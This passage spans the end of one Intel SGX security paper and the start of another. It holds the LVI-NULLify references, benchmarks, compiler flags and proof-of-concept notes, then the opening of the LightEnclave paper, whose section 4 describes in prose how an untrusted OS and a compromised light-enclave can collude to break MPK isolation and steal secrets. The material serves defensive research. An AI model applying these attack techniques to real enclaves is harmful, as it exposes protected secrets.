[56] Ming-Wei Shih, Sangho Lee, Taesoo Kim, and Marcus Peinado. T-SGX: Eradicating controlled-channel attacks against enclave programs. In *NDSS*, 2017.

[57] Julian Stecklina and Thomas Prescher. LazyFP: Leaking FPU Register State using Microarchitectural Side-Channels. *arXiv:1806.07480*, 2018.

[58] utds3lab. Adaptation of nbench-byte-2.2.3 for Intel SGX, 2017. URL: https://github.com/utds3lab/sgx-nbench.

[59] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In *USENIX Security Symposium*, 2018.

[60] Jo Van Bulck, Daniel Moghimi, Michael Schwarz, Moritz Lipp, Marina Minkin, Daniel Genkin, Yarom Yuval, Berk Sunar, Daniel Gruss, and Frank Piessens. LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection. In *S&P*, 2020.

[61] Jo Van Bulck, David Oswald, Eduard Marin, Abdulla Aldoseri, Flavio Garcia, and Frank Piessens. A Tale of Two Worlds: Assessing the Vulnerability of Enclave Shielding Runtimes. In *CCS*, 2019.

[62] Jo Van Bulck, Frank Piessens, and Raoul Strackx. SGX-Step: A Practical Attack Framework for Precise Enclave Execution Control. In *Workshop on System Software for Trusted Execution*, 2017.

[63] Jo Van Bulck, Frank Piessens, and Raoul Strackx. Nemesis: Studying Microarchitectural Timing Leaks in Rudimentary CPU Interrupt Logic. In *CCS*, 2018.

[64] Jo Van Bulck, Nico Weichbrodt, Rüdiger Kapitza, Frank Piessens, and Raoul Strackx. Telling Your Secrets Without Page Faults: Stealthy Page Table-Based Attacks on Enclaved Execution. In *USENIX Security Symposium*, 2017.

[65] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue In-flight Data Load. In *S&P*, 2019.

[66] Nico Weichbrodt, Anil Kurmus, Peter Pietzuch, and Rüdiger Kapitza. AsyncShock: Exploiting Synchronisation Bugs in Intel SGX Enclaves. In *ESORICS*, 2016.

[67] Samuel Weiser, Luca Mayr, Michael Schwarz, and Daniel Gruss. SGXJail: Defeating enclave malware via confinement. In *RAID*, 2019.

[68] Hans Wennborg. The recent switch lowering improvements, October 2015. URL: http://llvm.org/devmtg/2015-10/slides/Wennborg-SwitchLowering.pdf.

[69] Yuan Xiao, Yinqian Zhang, and Radu Teodorescu. SPEECHMINER: A Framework for Investigating and Measuring Speculative Execution Vulnerabilities. In *NDSS*, 2020.

[70] Wenjie Xiong and Jakub Szefer. Survey of Transient Execution Attacks. *arXiv:2005.13435*, 2020.

[71] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-Channel Attacks: Deterministic Side Channels for Untrusted Operating Systems. In *S&P*, 2015.

[72] Wenjia Zhao, Kangjie Lu, Yong Qi, and Saiyu Qi. MPTEE: Bringing Flexible and Efficient Memory Protection to Intel SGX. In *EuroSys*, 2020.

A Benchmarking results

In addition to our LVI-NULL-only affected Comet Lake CPU, we also provide benchmark overheads for the older i9-9900K Coffee Lake CPU in Figure 5. We can see that while their are some differences, the relative performances between the mitigations is roughly the same on this desktop CPU as it is on the mobile i5-10210U.

Table 4 shows the execution times for various SGXBENCH benchmarks on our Comet Lake i5-10210U.

B Sample Compilation Options for Mitigations

Control-flow Mitigation:

```
clang-lvi-cfi -mlvi-cfi
-Iclang-lvi-cfi/sgxsdk/include
-Iclang-lvi-cfi/sgxsdk/include/tlibc -fpic -O3
-nostdinc -fvisibility=hidden -fstack-protector
```




Figure 5: Mean performance overhead in sgx-nbench [58] on our i9-9900K@3.5GHz of LVI-NULLify vs. Intel's control-flow and optimized-cut mitigations as well as SESES. Clang 11 was used for all tests. N=50, standard deviations w.r.t. baseline mean are plotted, but too small to be visible.

Test/Mitigation	none (σ)	LVI-NULLify (σ)	control-flow (σ)	optimized cut (σ)	SESES (σ)
empty function	37072.3 (2655.0)	37660.3 (1878.0)	37349.9 (1832.2)	39015.5 (1701.7)	42612.8 (3325.2)
empty ocall	14496.6 (1151.5)	14980.8 (1096.3)	14735.5 (1146.6)	16052.1 (1080.8)	15995.6 (995.6)
ocall in/out	15651.8 (835.7)	16433.0 (809.6)	16236.2 (702.1)	17510.5 (819.4)	23309.8 (1023.8)
encrypted read	14884.4 (756.5)	15228.5 (843.2)	14984.3 (758.9)	16429.6 (799.8)	21868.8 (966.6)
encrypted write	14720.8 (799.7)	15279.9 (827.8)	14989.7 (740.8)	16507.6 (779.2)	21866.2 (967.0)
einit/edestroy	141845200.9 (793624.2)	142087389.7 (849561.9)	142354110.9 (841980.8)	142506399.6 (798824.8)	142649039.2 (827876.1)

Table 4: Runtime of the SGXBENCH benchmarks on an i5-10210U@1.6GHz in cycles. Lower is better. N=1000000 for all except eint/edestroy where N=1000

```
-fpic -c Enclave.c -o Enclave.o
```

SESES Mitigation:

```
clang-lvi-seses -mseses
-Iclang-lvi-seses/sgxsdk/include
-Iclang-lvi-seses/sgxsdk/include/tlibc
-fpic -O3 -nostdinc -fvisibility=hidden
-fstack-protector -fpic -c Enclave.c -o
Enclave.o
```

Optimized-Cut Mitigation:

```
clang-lvi-opt -mlvi-hardening -mllvm
-x86-lvi-load-opt-plugin=OptimizeCut.so -mllvm
-x86-experimental-lvi-inline-asm-hardening
-Iclang-lvi-opt/sgxsdk/include
-Iclang-lvi-opt/sgxsdk/include/tlibc -fpic -O3
-nostdinc -fvisibility=hidden -fstack-protector
-fpic -c Enclave.c -o Enclave.o
```

C LVI-NULL POC Implementation Details

In addition to LVI-NULLify, the relevant proofs of concept can also be found in our repository at https://github.com/IAIK/LVI-NULLify/.

For attacks on SGX, an attacker would typically use a framework like SGX-Step [62] to interfere with a victim enclave at more or less precise points. For our POCs however, we can use a more cooperative approach, which simplifies the code and imitates a very strong attacker. Right before vulnerable loads in our victim, we OCALL to the attacker who then removes the *accessed* bit from our target page. This reliably causes 0 to be injected into the next loads from this page, triggering our LVI-NULL attacks. We can then measure rates of leakage via a transmission gadget; in our case an access to a page outside the enclave.

When we compile with LVI-NULLify, we see that all leakage is completely prevented.

A Hardware-Software Co-design for Efficient Intra-Enclave Isolation

Jinyu Gu, Bojun Zhu, Mingyu Li, Wentai Li, Yubin Xia, Haibo Chen
Engineering Research Center for Domain-specific Operating Systems, Ministry of Education, China
Institute of Parallel and Distributed Systems (IPADS), SEIEE, Shanghai Jiao Tong University

Abstract

The monolithic programming model has been favored for high compatibility and easing the programming for SGX enclaves, i.e., running the secure code with all dependent libraries or even library OSes (LibOSes). Yet, it inevitably bloats the trusted computing base (TCB) and thus deviates from the goal of high security. Introducing fine-grained isolation can effectively mitigate TCB bloating while existing solutions face performance issues. We observe that the off-the-shelf Intel MPK is a perfect match for efficient intra-enclave isolation. Nonetheless, the trust models between MPK and SGX are incompatible by design. We hence propose LIGHTENCLAVE, which embraces non-intrusive extensions on existing SGX hardware to incorporate MPK securely and allows multiple light-enclaves isolated within one enclave. Experiments show that LIGHTENCLAVE incurs up to 4% overhead when separating secret SSL keys for server applications and can significantly improve the performance of Graphene-SGX and Occlum by reducing the communication and runtime overhead, respectively.

1 Introduction

Trusted execution environment (TEE) has been a hot topic for both the architecture and security community over the past decade [3, 9, 14, 16, 26, 30, 37, 42]. Intel SGX enclave, a widely-deployed TEE, can enhance both confidentiality and integrity for user-level code/data against untrusted software, including the privileged operating system and hypervisor, and becomes promising protection for secret data processing on the public clouds [17, 19, 31, 32, 39, 44].

To enable SGX-based secret processing for developers, the official Intel SGX SDK [33] requires all libraries to be explicitly statically-linked within an enclave image. All the code and the secret data share the same address space, forming a large TCB. Another favored programming model is SGX-oriented LibOS [17, 19, 31, 49, 53, 55] which loads unmodified binaries into the enclave for ease of development. LibOSes also provide in-enclave system services (e.g., user-level scheduling [17], in-memory filesystem [31]). However, any vulnerabilities (for example, HeartBleed [25]) may tamper with the control flow of the enclave program and can even lead to secret breaches. The root cause is that Intel SGX enclave adopts a monolithic model which bloats the TCB.

To mitigate this problem, prior efforts have deconstructed a program into different independent enclaves [29, 31, 54]. Unfortunately, this choice introduces significant overhead due to secret transfer across enclave boundaries. Hence, intra-enclave isolation is explored by [15, 47, 51, 53]. However, these approaches encounter issues on either (in)flexibility or (in)efficiency. Some [15, 51, 53] instrument enclave memory access instructions to enforce bound checks and thus establish isolated domains within an enclave. Instrumentations cause non-negligible runtime overhead and enlarge the code size that can harm the locality. Moreover, their isolated domains must be contiguous in memory to make the bound checks feasible. New hardware proposals such as Nested Enclave [47] refrains from the above issues by modifying hardware to support inner and outer enclaves. Nevertheless, the overhead across inner-outer boundaries is still expensive.

This work aims at achieving intra-enclave isolation with both efficiency and security. We find that Intel MPK, an off-the-shelf hardware feature for partitioning an address space into multiple memory domains, can be a natural fit to facilitate intra-enclave isolation.

Challenges. Although applying MPK for SGX is a promising approach to efficiency because MPK incurs nearly zero overhead for memory access validation and both of them work in the user-level, it poses several security challenges. On the one hand, MPK requires trusting the underlying OS to faithfully configure the page table with correct domain IDs, which involves a conflict trust model against SGX. An untrusted OS can easily modify the domain-IDs or disable the MPK check to violate the isolation. On the other hand, MPK provisions the user-level instruction *WRPKRU* for changing the domain access permission. A compromised entity within the enclave may exploit this to bypass the intra-enclave isolation.

Thereby, the core technical challenge is how to securely use MPK within an SGX enclave for intra-enclave isolation while facing the untrusted OS (manipulating the page table) and malicious/compromised entities in the enclave (manipulating the domain access permission).

Our proposal. We propose a hardware-software co-design, LIGHTENCLAVE, for secure and efficient intra-enclave isolation. It provides a lightweight and flexible abstraction of *light-enclave* and allows constructing multiple isolated *light-enclave*s within one SGX enclave. It includes non-intrusive hardware extensions to solve the trust model conflict between SGX and MPK, and provides a friendly programming model compatible with existing development processes. The OS retains its capability of configuring MPK domain-ID in the page table while being deprived of the ability to arbitrarily modify the MPK configuration since the extended SGX hardware will validate the domain-ID during both initialization and runtime. With LIGHTENCLAVE, enclave developers can assign different memory domains to different light-enclaves and enforce the privilege separation. To prevent a light-enclave from escalating its own privilege (e.g., by abusing *WRPKRU*), LIGHTENCLAVE combines binary inspection and carefully-designed *light-enclave-gates*.

LIGHTENCLAVE has the following advantages:

- Compared with traditional multi-enclave isolation [29, 31, 54]: LIGHTENCLAVE provides more efficient communication. Control flow transfers are through lightweight *light-enclave-gates* instead of exiting/reentering hardware enclaves. Data sharing leverages secure shared domain rather than data re-encryption through unprotected memory.
- Compared with the instrumentation-based approaches [15, 51, 53]: LIGHTENCLAVE utilizes hardware-enforced domain permission check instead of bounds checking, which incurs nearly zero overhead for memory isolation and imposes no requirement of continuous domain region.
- Compared with the pure-hardware approach [47]: LIGHTENCLAVE is more flexible owing to hardware-software co-design. The underlying hardware offers the mechanism of partitioning enclave domains while software manages a flexible abstraction of light-enclave. Light-enclaves can be either mutually-distrusted or hierarchical.

As SGX is not open source, we validate the hardware extensions of LIGHTENCLAVE on the official SGX emulator (Intel SGX SDK simulation-mode) [33] except one added check on enclave memory access since the emulator does not emulate it (one limitation of our work). We implement the software designs of LIGHTENCLAVE and apply them to two state-of-the-art SGX LibOSes, Graphene-SGX [55] and Occlum [53]. Similar to [39, 47], we conducted the performance evaluation on the real SGX machine by adding the estimated performance overhead of our hardware proposal since the emulator shows much better performance than the real SGX due to no emulation of the memory encryption engine. For Graphene-SGX, LIGHTENCLAVE achieves 10.5× speedup for CPU-intensive workloads and 46.5× for multi-tasking intensive workloads; For Occlum, the speedups are 1.49× and 1.28×, respectively. Besides accelerating SGX LibOSes, LIGHTENCLAVE can provide higher security for server applications by deconstructing them into components for isolating untrusted ones, which incurs less than 4% overhead. For privacy-preserving serverless applications, LIGHTENCLAVE decreases the latency by 50% to 77% for on-demand function startups.

Contributions. (1) A proposal of hardware extensions for how to securely use MPK in an SGX enclave. (2) An easy-to-use abstraction named light-enclave for intra-enclave isolation. (3) A preliminary evaluation to show LIGHTENCLAVE's performance benefit in different cases.

2 Background

2.1 Intel SGX

SGX protects user-level code/data by providing hardware-enforced trusted execution environments dubbed *enclaves*.

Secure memory. SGX reserves some DRAM as secure memory called Enclave Page Cache (EPC) for storing enclave memory pages. CPU tracks the metadata of each EPC page through Enclave Page Cache Map (EPCM). EPCM also resides in the secure memory, holds one entry for each EPC page, and each entry contains the read, write, execute permission, the mapped virtual address, the owner enclave, etc. For enclave memory accesses, memory management unit (MMU) will check not only the page table information but also the EPCM information (e.g., an EPC page can only be accessed by its owner enclave).

Enclave creation. Enclave creation instructions are privileged and thus are executed by the OS. Since SGX does not trust OS, CPU records a measurement during an enclave creation. *ECREATE* instruction creates an enclave's SECS which contains the enclave metadata and is located in EPC. *EADD* instruction adds one EPC page to the enclave. When executing EADD, an argument structure named PAGEINFO is needed for provisioning information like the page content and permission. *EINIT* finishes the creation. A remote user can ask for the enclave measurement and use the attestation service to examine the enclave construction.

Enclave execution. A thread executes unprivileged *EENTER* or *EEXIT* instructions for entering or exiting from the enclave, respectively. When entering the enclave, a thread exclusively occupies an enclave TCS (one EPC page) which designates one fixed entry point and the State Save Area (SSA) for the execution. The enclave execution can be interrupted by exceptions or interrupts. If so, CPU performs Asynchronous Enclave Exit (AEX) which saves the execution context into the SSA within the enclave, scrubs the context, etc. The enclave execution can be restored by *ERESUME* instruction. In

SGXv2, dynamic enclave memory management is allowed. An EPC page can be added to a running enclave through the cooperation of the enclave and the OS: the OS executes *EAUG* instruction for adding one page, and then the enclave executes *EACCEPT* or *EACCEPTCOPY* instruction for finishing the adding procedure.

2.2 Intel MPK

MPK and memory domains. MPK allows an application to partition its virtual address space into 16 different memory domains. Each memory page can be associated with a 4-bit domain-ID by storing it in four previously reserved bits of the corresponding page table entry.

MPK register and instructions. There is a per-core register named PKRU which specifies the access permission (read-only, read-write, none) to different domains for the CPU core. The register has 32 bits, and every two bits represent the access permission to one domain. Two unprivileged instructions, *WRPKRU* and *RDPKRU*, can be used to modify and read PKRU, and both usually take less than 30 CPU cycles [28, 48, 56]. MMU transparently enforces the MPK checks that incur almost zero runtime overhead. Besides, MPK has no effects on the execution permission of memory pages, even if PKRU forbids the read permission.

MPK interaction with SGX. MMU supports applying MPK domain permission checks to enclave memory accesses in addition to original SGX memory permission checks. The PKRU register can also be automatically saved during AEX and restored by *ERESUME*.

3 Overview

SGX provides trusted execution environments called enclaves in an application's address space to protect security-sensitive code/data. To minimize the code-refactoring efforts and avoid the performance penalties caused by the decomposition of applications, there is a popular programming trend that running the whole application with the third-party libraries [17, 33, 54] and even a library OS [19, 31, 55] inside a single SGX hardware enclave, which, however, bloats the TCB and endangers sensitive code/data. For example, once a third-party library containing vulnerabilities is imported into an enclave, attackers may leverage the vulnerabilities to tamper with the integrity and even confidentiality of the enclave.

We propose LIGHTENCLAVE, which brings MPK-based intra-enclave isolation to an SGX enclave, to isolate secure-sensitive code/data from untrusted ones. Specifically, it supports building multiple *light-enclaves* within one hardware enclave, as depicted in Figure 1.

Light-enclaves. LIGHTENCLAVE can partition the enclave memory into different memory domains by marking the (MPK) domain-IDs in the page table entries of enclave pages. A light-enclave can exclusively occupy one memory domain,




Figure 1. LIGHTENCLAVE supports constructing multiple mutual-distrusted light-enclaves within an SGX enclave.

named *private domain*, to store its private data, e.g., light-enclave-A and light-enclave-B take domain-1 and domain-2, respectively. By default, a light-enclave only has the access permission of its private domain, which means different light-enclaves are mutually distrusted. Nonetheless, LIGHTENCLAVE also allows one light-enclave to have a higher privilege than another, i.e., one light-enclave can access the other one's private domain but not vice versa. LIGHTENCLAVE accommodates a light-enclave's data, stack, and heap in its private domain while placing its code in domain-0. A light-enclave can never acquire the access (read/write) permission of domain-0 and thus cannot modify the code. However, it can execute the code in domain-0 normally since the MPK domain isolation enforces no restriction on the execution permission. Therefore, the code is *execute-only* for each light-enclave.

The domain access permission of a light-enclave is its unique identity. LIGHTENCLAVE ensures that the PKRU register always stores its identity during the light-enclave's execution and thus prevents it from accessing other domains. Note that LIGHTENCLAVE also deprives light-enclaves of their ability to illegally modify PKRU. § 5.2 explains how LIGHTENCLAVE achieves this.

Secure monitor. Each hardware enclave contains a secure monitor. As its name indicates, the secure monitor is considered trustworthy and can access all memory domains. Its code and data are both in domain-0 and thus inaccessible to light-enclaves. It works as the manager of the hardware enclave and has responsibilities including creating new light-enclaves at runtime and dynamic enclave memory management.

Usage model. The abstraction of light-enclave enables programmers to apply the *principle of least privilege* in an enclave. For example, the secure-sensitive code can run in one light-enclave while the other libraries are located in another light-enclave, each light-enclave only having the necessary permission. By extending the official Intel SGX SDK, LIGHTENCLAVE allows programmers to separate code/data into

different light-enclaves and declare the interfaces between each other, similar to existing SGX programming. It *automatically* partitions the enclave memory, merges the light-enclaves into one hardware enclave, and generates *light-enclave-gates* for their interaction. A light-enclave-gate can efficiently transfer the control flow between two light-enclaves (switching the execution contexts) as well as switch the identity (domain access permission), detailed in § 5.2. Besides static construction, both light-enclaves and light-enclave-gates can also be built during runtime by the secure monitor. § 5.1 describes more about the programming model.

Incompatible trust model between SGX and MPK. To use MPK in an SGX enclave for memory isolation, the enclave pages' page table entries should be tagged with different domain-IDs. Since the page table is controlled by the OS, LIGHTENCLAVE has to ask the OS to set the desired domain-IDs. The implicit assumption of MPK is that the OS is trusted and will faithfully configure the domain-IDs in the page table. However, the OS is usually considered untrusted for SGX enclaves. Thereby, using existing MPK-based memory isolation in an SGX enclave is unreliable. Specifically, a compromised OS can collude with some malicious/compromised light-enclave to break the isolation boundary between different light-enclaves. To solve this security challenge, we propose non-intrusive SGX hardware extensions on validating the domain-IDs in the page table. § 4 gives concrete attack examples and the corresponding secure extensions. It will also illustrate the security challenges and solutions related to dynamic enclave memory management.

Threat Model. LIGHTENCLAVE inherits the threat model of SGX and thus assumes an adversary can take full control of all the software (including the OS) except SGX enclaves. Besides, it does not assume all the code inside an enclave is trusted. From the perspective of one light-enclave, it needs to trust the SGX hardware, the secure monitor, and the light-enclaves with higher privilege than it (if existed); It does not need to trust any other software, including other light-enclaves in the same SGX enclave; Yet, it still needs to ensure no secret leakage to potentially malicious dependencies during the interaction because LIGHTENCLAVE assumes each light-enclave does not expose its secrets and takes no step forward to eliminate such software bugs. LIGHTENCLAVE also does not consider hardware bugs [22, 34, 36, 45] or side-channel attacks [20, 27, 38].

4 Hardware Extensions

LIGHTENCLAVE is a hardware-software co-design for efficient intra-enclave isolation. This section introduces the proposed hardware extensions. We first analyze the possible attacks when naively combining MPK and SGX in the current hardware design, which further motivates us to improve it with minimal hardware modifications.

4.1 Attacks due to Incompatible Trust Model

Suppose one enclave contains two mutually distrusted light-enclaves, light-enclave-A and light-enclave-B, and the former contains a secret key in its private domain (domain-1), while the latter runs a library which contains a vulnerability and might be compromised. Although light-enclave-B runs in the same enclave address space as light-enclave-A, Naive MPK-based LIGHTENCLAVE ensures that light-enclave-B has no access permission of other domains (i.e., domain-1) and thus cannot retrieve light-enclave-A's secret key. Besides the insider attacker (light-enclave-B), the untrusted OS, as an outsider attacker, also cannot access the secret key since the key is protected in the SGX enclave.

However, the outsider and insider attackers can *collude* to steal the secret key. Specifically, light-enclave-B first attempts to read the secret key and thus triggers a page fault because such memory access violates the domain access permission. Then, in the page fault handler, the untrusted OS can modify the domain-ID of the faulting page to the private domain of light-enclave-B (e.g., domain-2) in the page table. Afterward, the execution of light-enclave-B can be resumed, and now it can successfully read the secret key. Later, the untrusted OS can also restore the domain-ID to make the victim light-enclave-A unaware of the attack.

In this way, even if a malicious light-enclave cannot acquire the access permission of other light-enclaves' private domains, the untrusted OS can modify the domain-IDs in the page table and thus help the malicious light-enclave to access any sensitive data. Besides, the untrusted OS can also directly disabling the MPK feature before the colluding light-enclave executes, which can also break the isolation between different light-enclaves. On a real machine with SGX and MPK, we have successfully launched attacks in both the above ways.

4.2 Secure Domain Access

The key reason why the above attacks can succeed is that the trust models of MPK and SGX conflict. The effectiveness of MPK relies on the OS to correctly set the domain-IDs in the page table entries, whereas the OS is untrusted in SGX. Hence, LIGHTENCLAVE proposes hardware extensions to solve this security conflict.

The high-level idea is to preserve the OS's ability to configure the domain-IDs in the page table while validating the settings of domain-IDs at both initialization time and runtime. The behavior of maliciously modifying domain-IDs of the enclave pages will be detected by MMU during address translation and then stop the hardware enclave execution. The hardware extensions should achieve the following three security properties.

- *Security-property-1:* Upon creation time, the domain-ID of each enclave page should be included into the enclave's measurement for attestation.




Figure 2. (a) Add the MPK domain-ID in the reserved bits of SECINFO. (b) Validate the MPK domain-ID during enclave memory address translation.

- *Security-property-2:* During runtime, the OS cannot change the domain-ID of an enclave page.
- *Security-property-3:* the MPK feature cannot be disabled during the enclave execution if requested during creation time.

Including the domain-ID into an enclave page's secure metadata. During the enclave creation, the OS executes *EADD* instruction to add an EPC page to the enclave. *EADD* takes a PAGEINFO structure as an argument. As shown in Figure 2(a), PAGEINFO contains four fields that specify both the metadata and the data for the enclave page to add. The third field points to an SECINFO structure that contains the enclave page information such as the read, write, execution permission. *EADD* not only records such metadata in the EPC page's EPCM entry, as depicted in Figure 2(b), but also leverages the metadata to update the enclave measurement. To meet *Security-property-1*, the MPK domain-ID should also be treated as the secure metadata of an enclave page.

We notice that the SECINFO structure has enough reserved space for adding the domain-ID information. Specifically, its FLAGS field has 64 bits while the last 48 bits are unused. So, the domain-ID, which only consists of several bits (e.g., 4 bits can represent 16 domains), can be added here. Besides SECINFO, the EPCM entry of an enclave page should also add an extra field for storing the domain-ID. Two changes are made to *EADD*: it will also update the enclave measurement according to the domain-ID; it will also record the domain-ID in the EPCM entry. Therefore, after an enclave is built, a remote user can attest whether the domain-ID of each enclave page is correctly set (i.e., meets *Security-property-1*).

Validating the domain-ID during address translation according to EPCM. When an enclave thread accesses some enclave address (*vaddr*), MMU translates *vaddr* into the physical address by first searching the corresponding TLB entry and then querying the page table (upon TLB misses). Since the page table is controlled by the untrusted OS, MMU will further check against the EPCM for the security of translation, as shown in Figure 2(b). Specifically, after retrieving the physical address from the page table entry, MMU locates the corresponding EPCM entry indexed by the physical address and validates the legality of the enclave memory access. A legal access requires: the running enclave matches SECS field in the EPCM, *vaddr* matches VA field in the EPCM, etc. Note that the domain-ID of an enclave page has already been recorded in the EPCM during the execution of *EADD*. To meet *Security-property-2*, MMU will further check the domain-ID retrieved from the page table entry against the domain-ID stored in the EPCM. The equality of the two values is a new necessity for a legal enclave memory access. For legal accesses, MMU will cache the address translation in the TLB as before. No modifications on the structures of TLB or page table are required.

By adding the validation, although the OS can still arbitrarily alter domain-ID of enclave pages in the page table, this dishonesty will be detected upon EPC page accessing. Thereby, the OS can no longer conduct the above-mentioned collusion attack by changing the domain-ID.

Saving and restoring domain-ID during EPC page swapping. SGX introduces specialized instructions for the OS to swap EPC pages. The *EWB* instruction is responsible for encrypting an EPC page, dumping the encrypted content to the normal memory, and generating PCMD that contains the Message Authentication Code (MAC) of the swapped-out EPC page. Because the EPCM entry of the swapped-out page will be cleared and reused, *EWB* should also save the domain-ID in PCMD just like saving other secure metadata and take it as an extra input for generating the MAC. When the OS executes swap-in instructions like *ELDU* to load back enclave pages, the instructions can ensure the domain-ID remains unchanged during EPC page swapping by verifying the MAC.

By checking the newly added domain-ID in EPCM during enclave address translation and keeping the domain-ID intact during enclave page swapping, the OS cannot change

the domain-ID of enclave pages without being detected. So, *Security-property-2* is met.

Checking whether MPK is enabled during enclave transition. Whether MMU enables MPK check refers to the PKE bit of the control register, i.e., CR4.PKE. The untrusted OS can clear CR4.PKE and thus disable the MPK check for the enclave (rendering intra-enclave isolation useless), without being noticed by the enclave. To solve this security problem, the hardware should check whether MPK is enabled as required *just* before the execution of an enclave. Specifically, one new bit (PKE) is added in SECS for specifying whether the enclave desires MPK domain permission check. *EENTER*, the instruction for starting the enclave execution, additionally checks whether CR4.PKE is set when PKE in SECS is set. If not, it refuses to let the enclave run. The same check is also needed in *ERESUME* that is for resuming the enclave execution. The OS has no way to clear CR4.PKE when an enclave executes since the CPU runs in enclave mode (the OS is not running), so adding the check at enclave entry points is enough for meeting *Security-property-3*.

4.3 Dynamic Enclave Page Management

Since SGXv2 supports dynamic enclave memory management, LIGHTENCLAVE further introduces more hardware extensions to be compatible with this flexible feature.

With SGXv2, the OS can execute *EAUG* instruction to add an enclave page to a running enclave. The page cannot be used until the enclave issues *EACCEPT* or *EACCEPTCOPY* (we name them *accept instructions* for short) to accept it. Similar to *EADD*, *EAUG* also takes *PAGEINFO* (contains *SECINFO*) as one parameter. Thereby, when executing it, the domain-ID of the page should also be specified in *SECINFO*. Then, an enclave can leverage *accept instructions* to check whether the OS specifies its desired domain-ID. By extending these three instructions, an enclave can still rely on the untrusted OS to add pages on the fly without breaking MPK-based intra-enclave isolation.

We also consider modifying the domain-ID of an enclave page dynamically from the perspective of flexibility. SGXv2 already provides *EMODPE* for an enclave to proactively extend the access permission of pages. Since *EMODPE* also takes *SECINFO* as one parameter and updates EPCM accordingly, it can be reused to update the domain-ID of some enclave pages in the corresponding EPCM. Besides executing *EMODPE*, an enclave still needs to inform the OS about domain-ID modification and then the OS can help set the new domain-ID in the page table.

However, there exist two more attack vectors. The first is caused by adding new pages. The OS may utilize *EAUG* to add new enclave pages: one TCS page (i.e., adding a new enclave entry point) and some malicious code pages. A compromised light-enclave can adopt these pages through executing *accept instructions*. Then, the OS can let one thread enter the enclave through the new TCS with any PKRU value (any domain access permission) and execute the malicious code. Eliminating *accept instructions* in untrusted light-enclaves cannot close this attack vector. This is because such instructions must exist in the enclave (e.g., secure monitor) if dynamic paging is needed and a malicious light-enclave is still possible to execute them by using Return-Oriented Programming (ROP). Even if there are identity checks immediately after the *accept instructions*, one malicious thread (*T*) has already accepted the new pages for other malicious threads. The vulnerable window is open before *T* is caught. More seriously, the untrusted OS can frequently interrupt *T* aiming to enlarge the window. The second arises from modifying domain-IDs. A light-enclave can modify the domain-IDs (set to its private domain-ID) of other light-enclaves' pages by executing *EMODPE* and asking the OS to modify the 